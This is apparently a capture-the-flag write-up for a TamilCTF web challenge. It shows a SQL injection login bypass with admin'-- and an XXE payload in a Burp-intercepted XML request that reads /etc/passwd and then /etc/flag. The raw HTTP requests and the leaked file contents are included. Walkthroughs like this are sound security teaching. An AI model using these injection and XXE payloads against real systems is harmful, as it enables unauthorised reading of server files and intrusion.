
News Notifier



Typical Admin Panel For Noobs

Its really tough to break the authentication, ri8?

Login Now

username


*****

Login

- Ok here is login page
- Read this

```
Typical Admin Panel For Noobs
Its really tough to break the
authentication, ri8?
```

- Ok now let's check sqli payloads here



Typical Admin Panel For Noobs

Its really tough to break the authentication, ri8?


Login Now

admin'--

····

Login

▷ I logged successfully in, when i tried this payload `admin'--`



This is our webapp for exclusive notifications

So hard to break in ri8, Now Imma approve you as h4Kerrr

Sign Up Now!!

Your Name: aiden


Phone Number: 12345

Email: aiden@tamilctf

Password: ····

☑ I agree to the Terms and Conditions and Privacy Policy

▷ Let's fill this and click it, to create an account



Your Name
aiden

Phone Number
12345

Email
aiden@tamilctf


Password
••••

☑ I agree to the Terms and Conditions and Privacy Policy

Sorry, aiden@tamilctf is already registered!

We hope our news reaches you h4kerrr

- So, it is returning my email address below
- We are getting a reflected value from our request
- Its time to intercept it in our proxy and analyze it




Request to http://3.98.127.87:8010

```
POST /process.php HTTP/1.1
Host: 3.98.127.87:8010
Content-Length: 139
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safar
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://3.98.127.87:8010
Referer: http://3.98.127.87:8010/ctf.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=q4sgu9pc9qb8i0ae3fifrihld7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      aiden
    </name>
    <tel>
      12345
    </tel>
    <email>
      aiden@tamilctf
    </email>
    <password>
      test
    </password>
  </root>
```

- It is in XML format, so there may be a possibility of XXE (XML External Entity) because it is reflecting our email ID from our request which is being parsed by XML Parser

- Lets try for XXE vulnerability by simple payload


Burp Suite Community Edition v2021.8.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Send Cancel
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Search...
0 matches
Search...
0 matches

Target: http://3.98.127.87:8010

Request

```
POST /process.php HTTP/1.1
Host: 3.98.127.87:8010
Content-Length: 197
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://3.98.127.87:8010
Referer: http://3.98.127.87:8010/ctf.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=q4sgu9pc9qb8i0ae3fifrihld7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>
  <root>
    <name>
      aiden
    </name>
    <tel>
      12345
    </tel>
    <email>
      &ent;
    </email>
    <password>
      test
    </password>
  </root>
```

Response


```
HTTP/1.1 200 OK
Host: 3.98.127.87:8010
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-type: text/html

Sorry, root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:107:MySQL Server,,,:/nonexistent:/bin/false
xxe:x:1000:1000:,,,:/home/xxe:/bin/bash
is already registered!
```

Done

1,206 bytes | 285 millis

- i tried `/flag` but flag is not there




view-source:http://3.98.127.87:8010/ctf.php

```
                <p><input id="acceptTerms" name="acceptTerms" type="checkbox"
                />
                <label for="acceptTerms">
                    I agree to the <a href="">Terms and Conditions</a> and
                    <a href="">Privacy Policy</a>
                </label>
                </p>

                <p>
                <button id="registerNew"
                    onclick="XMLFunction()">Register</button>
                </p>
            </fieldset>
        </div>
    </div>
    <div id="errorMessage" color="red">
    </div>
    <!--Your "flag" is in the directory which stores configuration files-->
    <h2>We hope our news reaches you h4kerrr</h2>
</center>
</body>
</html>
```

- There's a hint in source

- Let's try `/etc/flag`


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.8.3 - Temporary Project
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Send
Cancel
HTTP/1
Request
Response
Pretty Raw Hex \n
Pretty Raw Hex Render \n
INSPECTOR
Search...
0 matches
Search...
0 matches
Done

Target: http://3.98.127.87:8010

Request

```
POST /process.php HTTP/1.1
Host: 3.98.127.87:8010
Content-Length: 195
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://3.98.127.87:8010
Referer: http://3.98.127.87:8010/ctf.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=q4sgu9pc9qb8i0ae3fifrihld7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/flag"> ]>
  <root>
    <name>
      aiden
    </name>
    <tel>
      12345
    </tel>
    <email>
      &ent;
    </email>
    <password>
      test
    </password>
  </root>
```

Response

```
HTTP/1.1 200 OK
Host: 3.98.127.87:8010
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-type: text/html

Sorry, TamilCTF{XXE_1s_ImPaCtFuL_0n_5eRv3R}
is already registered!
```

191 bytes | 292 millis

- Cool we got the flag

```
TamilCTF{XXE_1s_ImPaCtFuL_0n_5eRv3R}
```